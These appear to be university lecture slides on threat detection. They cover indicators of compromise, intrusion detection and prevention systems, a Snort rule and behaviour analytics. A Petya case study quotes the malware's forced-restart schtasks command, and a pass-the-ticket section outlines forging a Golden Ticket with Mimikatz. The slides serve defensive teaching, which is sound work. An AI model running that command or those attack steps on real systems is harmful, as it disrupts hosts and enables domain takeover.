  - The traditional defender mindset focuses on *monitoring only high profile users*.
  - Current threat detections must look across all user accounts, profile them, and understand their normal behaviour: *Current threat actors will be looking to compromise the regular user, stay dormant in the network, continue the invasion by moving laterally, and escalate privileges*.
  - For this reason, the Blue Team must have detection mechanisms in place that can identify these behaviors across all devices, locations, and raise alerts based on the Data Correlation.

Detection Capabilities



UNIVERSITY OF WOLLONGONG AUSTRALIA

Detection Capabilities

- Indicator of Compromise (IoC)
  - An artifact observed on a network or in an operating system that indicates a *computer intrusion* with high confidence.
  - When new threats are found in the wild, they usually have a pattern of behaviour and they leave their footprint in the target system.
  - IoCs help organizations spot attacker activity on systems more quickly so that they can either prevent a security breach from happening -- or at least stop it in its earliest stages.

Major IoCs

- **Unusual outbound traffic**
  - Compromised systems will often try to connect to command-and-control servers, and this traffic may be visible before any real damage is done.
  - Watching for activity within the network and to look for traffic leaving the perimeter is necessary.
- **Anomalies in privileged user account activity**
  - Changes in the behaviour of privileged users can indicate that the user account in question is being used by someone else to either escalate privileges of accounts they've already compromised or to use that compromise to leapfrog into other accounts
  - Watching for changes, such as time of activity, systems accessed, type or volume of information accessed, is necessary.

Major IoCs

- **Geographical irregularities**
  - Geographical irregularities in log-ins and access patterns can provide good evidence that attackers are extracting and transmitting data away.
  - For example, connections to countries that a company would normally not be conducting business with indicates that sensitive data could be siphoned to another country.
- **Log-in red flags**
  - Log-in irregularities and failures can provide excellent clues of network and system probing by attackers.
  - For example, attempted and successful log-in activity after hours can provide clues that it isn't really an employee who is accessing data. (But a caution needs to be exercised to conclude.)

Major IoCs

- **Sudden increase in database read volume**
  - Once an attacker seeks to exfiltrate information, there will be signs that someone has been probing for data stores.
  - For example, when the attacker attempts to extract the full credit card database, it will generate a huge amount of read volume.
- **Large number of requests for the same file**
  - A large number of requests of the same file is a sign for trying different exploits to find ones that work.
  - For example, single user or IP making 500 requests for "join.php".

Major IoCs

- **Mismatched port-application traffic**
  - If an application is using an unusual port, it could be sign of command-and-control (C&C) traffic masquerading as "normal" application behaviour.
  - For example, infected hosts send C&C communications masked as DNS requests over port 80. (DNS should use the port number 53.)
- **DNS request anomalies**
  - A large spike in DNS requests from a specific host can serve as a good indicator of generating C&C traffic, which is potentially suspicious.
  - Watching for patterns of DNS requests to external hosts is necessary.

Major IoCs

- **Suspicious registry or system file changes**
  - One of the ways malware writers establish persistence within an infected host is through registry changes.
  - Attackers tamper host system files.
- **Mobile device profile changes**
  - If a managed mobile device gains a new configuration profile that was not provided by the enterprise, this may indicate a compromise of the user's device.
  - The hostile profiles can be installed on a device through a phishing or spear-phishing attack.

Major IoCs

- **Wrong placement of data**
  - Attackers frequently aggregate data at collection points in a system before attempting exfiltration.
  - For example, files in odd places like the root folder of the recycle bin.
- **Web traffic with unhuman behaviour**
  - Web traffic that does not match with normal human behaviour is an indicator that a device may be compromised.
  - For example, 30-40 browser windows to different sites is highly unhuman.

Detection Capabilities

- Case study: Petya ransomware
  - ➢It ran the following commands in the target system to reschedule a restart:

```
schtasks /Create /SC once /TN "" /TR "<system
folder>shutdown.exe /r /f" /ST <time> cmd.exe /c schtasks /RU
"SYSTEM" /Create /SC once /TN "" /TR
"C:Windowssystem32shutdown.exe /r /f" /ST <time>
```

  - ➢Another Petya IoC is the local network scanning attempt on ports TCP 139 and TCP 445 (SMB port).
  - ➢Detection systems will be able to gather these indicators of compromise and raise alerts when an attack happens.


UNIVERSITY OF WOLLONGONG AUSTRALIA

Intrusion Detection System

- Intrusion Detection System (IDS)
  - An intrusion detection system (IDS) is a device or software application that monitors a network or systems for *malicious activity or policy violations* and triggers an alert.
  - The alert depends on the IDS policy.
- Initial questions for IDS Policy
  - Who should be monitoring the IDS?
  - Who should have administrative access to the IDS?
  - How incidents will be handled based on the alerts generated by the IDS?
  - What's the IDS update policy?
  - Where should we install the IDS?

Intrusion Detection System

- Core capabilities of typical IDS



The features will significantly vary according to the vendor and the methods used by the IDS.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Intrusion Detection System: Classification Based on Analysed Activity

- Host-based intrusion detection system (HIDS)
  - The *IDS that is run on individual hosts or devices*.
  - The HIDS monitors the inbound and outbound packets ***from the device only*** and will alert the user or administrator if suspicious activity is detected.
  - The *HIDS takes a snapshot of existing system files and matches it to the previous snapshot*. - If the critical system files were modified or deleted, an alert is sent to the administrator to investigate.
  - An example of HIDS usage can be seen on mission critical machines, which are not expected to change their configurations.

Intrusion Detection System: Classification Based on Analysed Activity


- Network-based intrusion detection system (NIDS)
  - The IDS that detects intrusion for the network segment that it is installed.
  - ***NIDS is placed at a strategic point or points within the network*** to monitor traffic to and from all devices on the network.
  - NIDS performs an analysis of passing traffic on the entire subnet and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator.
  - The placement of NIDS becomes critical in order to gather valuable traffic.
    - ✓ This is where the Blue Team should work closely with the IT Infrastructure team to ensure that the IDS is installed in strategic places across the network.

Intrusion Detection System: Classification Based on Analysed Activity

- Prioritize the following network segments when planning the NIDS placement:
  - ✓ DMZ/Perimeter (The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN): an external network node can access only what is exposed in the DMZ, while the rest of the organization's network is firewalled. Examples are mail, web, FTP, DNS servers.)
  - ✓ Core corporate network
  - ✓ Wireless network
  - ✓ Virtualization network
  - ✓ Other critical network segments

Intrusion Detection System

- Example of locations of the IDS:



Notice that, in this case, an IDS was added to each segment

Intrusion Detection System: Classification Based on Detection Method

- The signature-based IDS
  - The IDS queries a database of previous attack's signatures (footprints) such as byte sequences in network traffic, or known malicious instruction sequences used by malware and decides whether an alert must be triggered.
  - The database of signatures requires *constant update* in order to have the latest version.

Intrusion Detection System: Classification Based on Detection Method

- The behaviour-based (anomaly-based) IDS
  - The IDS that works by creating *a baseline model of trustworthy activity* through machine learning and then comparing new behaviour against the model.
  - Anomaly-based intrusion detection systems were primarily *introduced to detect unknown attacks*, in part due to the rapid development of malware.
  - Although this approach enables the detection of previously unknown attacks, *it may suffer from false positives*: previously unknown legitimate activity may also be classified as malicious.
  - Two major anomaly-based intrusion detection systems:
    - ✓ User and Entity Behavior Analytics (UEBA)
    - ✓ Network Traffic Analysis (NTA) - In particular, NTA deals with malicious insiders as well as targeted external attacks that have compromised.

Intrusion Prevention System

- Intrusion prevention system (IPS)
  - IPS uses the same concept of an IDS, but ***it prevents the intrusion*** by taking a corrective action.
  - IPS's are primarily focused on identifying possible incidents, logging information about them and reporting attempts.
  - In addition, organizations use IPS for other purposes, such as identifying problems with security policies, documenting existing threats and deterring individuals from violating security policies.
  - Like HIDS and NIDS, there are HIPS and NIPS.
  - The NIPS placement is as critical as the NIDS placement and the same guidelines that were previously mentioned are applicable here.

Intrusion Prevention System: IPS Detection Modes

- Rule-based IPS
  - While operating this mode, the IPS will compare the traffic with a set of rules and try to verify if the traffic matches the rule.
  - This is very useful for deploying a new rule to block an attempt to exploit a vulnerability.
- Example: Snort https://www.snort.org/
  - Snort is able to block threats by leveraging rule-based detection.
  - One of the basic Snort rules looks like this:
    - ✓ `log tcp any any -> 192.168.1.0/24  !6000:6010` (This means log all the tcp traffic from any IP with any ranges to IP ranges of 192.168.1.0 with subnet mask 255.255.255.0 on ports except for 6000 to 6010.)
  - Combinations of rules will detect and block various threats as shown https://www.snort.org/advisories/talos-rules-2018-09-13

UNIVERSITY OF WOLLONGONG AUSTRALIA

Intrusion Prevention System: IPS Detection Modes

- Anomaly-based (behavior-based) detection
  - Extension of the anomaly-based IDS
  - The anomaly is based on what the IPS categorize as anomalous.
  - It takes samples of network traffic at random times, and performs a comparison with a baseline. If this sample fits outside of the baseline, an action is taken (alert followed by action).
  - User behaviour analytics plays an important role.

Behavior Analytics On-Premise

- Basic facts about behaviour analytics
  - Behaviour analytics as defined by Gartner is a cybersecurity process about detection of insider threats, targeted attacks and financial fraud.
  - Behaviour analytics solutions look at patterns of human behaviour, and then apply algorithms and statistical analysis to detect meaningful anomalies from those patterns—anomalies that indicate potential threats.
  - Instead of tracking devices or security events, behaviour analytics tracks a system's users.
  - Big data platforms like Apache Hadoop are increasing behaviour analytics functionality by allowing them to analyze petabytes worth of data to detect insider threats and advanced persistent threats.


Behavior Analytics On-Premise

- **User and Entity Behavior Analytics (UEBA)**
  - ➢ A concrete report created by Gartner on behaviour analytics but the term is now referred to as *any technologies based on behaviour analytics*.
  - ➢ It is a cyber security process that takes note of the normal conduct of users to spot any anomalous behaviour or instances when there are deviations from these "normal" patterns.
    - ✓ For example, if a particular user regularly downloads 10 MB of files every day but suddenly downloads gigabytes of files, the system would be able to detect this anomaly and alert them immediately.
  - ➢ The most important advantages is the capability to detect attacks *in the early stages and take corrective action* to counter the attack.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Behavior Analytics On-Premise

- The following diagram shows an example of how **UEBA** looks across different entities in order to take a decision whether an alert must be triggered or not:



Behavior Analytics On-Premise

- Importance of UEBA placement
  - Using the same principles that were previously discussed in the IDS section, the location where you will install your UEBA will vary according to the company's needs and the vendor's requirements.

Behavior Analytics On-Premise

- Analogy: Credit card alert system
  - What happens nowadays is when you use your credit card in a place that you have never been before and in a geographic location that you don't constantly go.
  - If your credit card has monitoring protection, someone will call you to validate that transaction; this happens because the system understands your credit card usage pattern, it knows the places that you visited before, the locations that you bought, and even an average of what you usually spend.
  - When you deviate from all these patterns that are interconnected, the system triggers an alert and the action that is taken is to have someone call you to double check if this is really you doing that transaction. Notice that in this scenario, <u>you are acting quickly in the early stage, because the credit card company put that transaction on hold until they get your validation.</u>

Behavior Analytics On-Premise

- Importance of having behaviour analytics on-premises
  - The core business still happens on-premises.
  - The critical data is located on-premises.
  - The majority of the users are working, and the key assets are located on premises.
  - The attacker tends to silently infiltrate on-premises network, move laterally, escalate privilege, and maintain connectivity with command and control until he is able to execute his mission.

Behavior Analytics On-Premise

- Case Study 1: Suspicious behaviuour of administrator
  - The system knows what servers users usually access, what shares they usually visit, what operating system they usually use to access these resources, and the user's geo-location.
  - The following figure shows an example of this type of detection coming from Microsoft Advanced Threat Analytics (ATA), which uses UEBA to detect suspicious behaviour:

Behavior Analytics On-Premise


Suspicion of identity theft based on abnormal behavior

OPEN

Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 2 abnormal workstations.
- Requested access to 9 abnormal resources.
- Exceeded the normal amount of working hours.

6:29 AM Aug 23, 2017 – 6:49 AM Aug 24, 2017




1 of 2

TIME	FROM (3)	ACCESSED (11)	VIA DOMAIN CONTROLLERS (2)
8/23/17 6:45 AM	VICTIM-PC Kerberos (Traffic)		DC1
8/23/17 6:45 AM	VICTIM-PC Kerberos (Traffic)		DC1

Notice that the Administrator didn't perform these activities in the last month and not in correlation with other accounts within the organization. This alert is not something that can be ignored.

Behavior Analytics On-Premise

- Case Study 2: Pass-the-ticket attack



Behavior Analytics On-Premise

- Pass-the-ticket attack
  - ✓ Infect the target computer with malware that allows attackers to leverage user accounts to access other network resources (often via a phishing email or some other vulnerability).
  - ✓ Get access to an account with elevated privileges with access to the Domain Controllers (DC). (DC is a server computer that responds to security authentication requests such as logging in, checking permissions, etc. within a Windows domain.)
  - ✓ Log into the DC and dump the password hash for the KRBTGT (Keberos Ticket Granting Ticket) account to create the Golden Ticket to gain access to network resources.
    - The attacker usually use a hacking tool like *Mimikatz* to perform this attack.
  - ✓ Load that Kerberos token into any session for any user and access anything on the network.

Behavior Analytics On-Premise

- Detection of the pass-the-ticket attack
  - ✓ Since there are different ways to perform this attack, advanced threat detection can't look just for the signature, it needs to look for the attack pattern and what the attacker is trying to do.
  - ✓ It also looks for suspicious behaviour coming from regular users that are not supposed to be doing certain tasks.
    - For example if a regular user tries to run NetSess.exe tool against the local domain, Microsoft ATA will consider this as a SMB (Server Message Block) session enumeration, which from the attacker's perspective, is usually done during the reconnaissance phase. For this reason, an alert is raised as shown in the following screenshot.


Behavior Analytics On-Premise

Reconnaissance using SMB Session Enumeration

OPEN

SMB session enumeration attempts were successfully performed by JeffV, from VICTIM-PC against DC1, exposing 2 accounts.

6:27 AM Aug 23, 2017



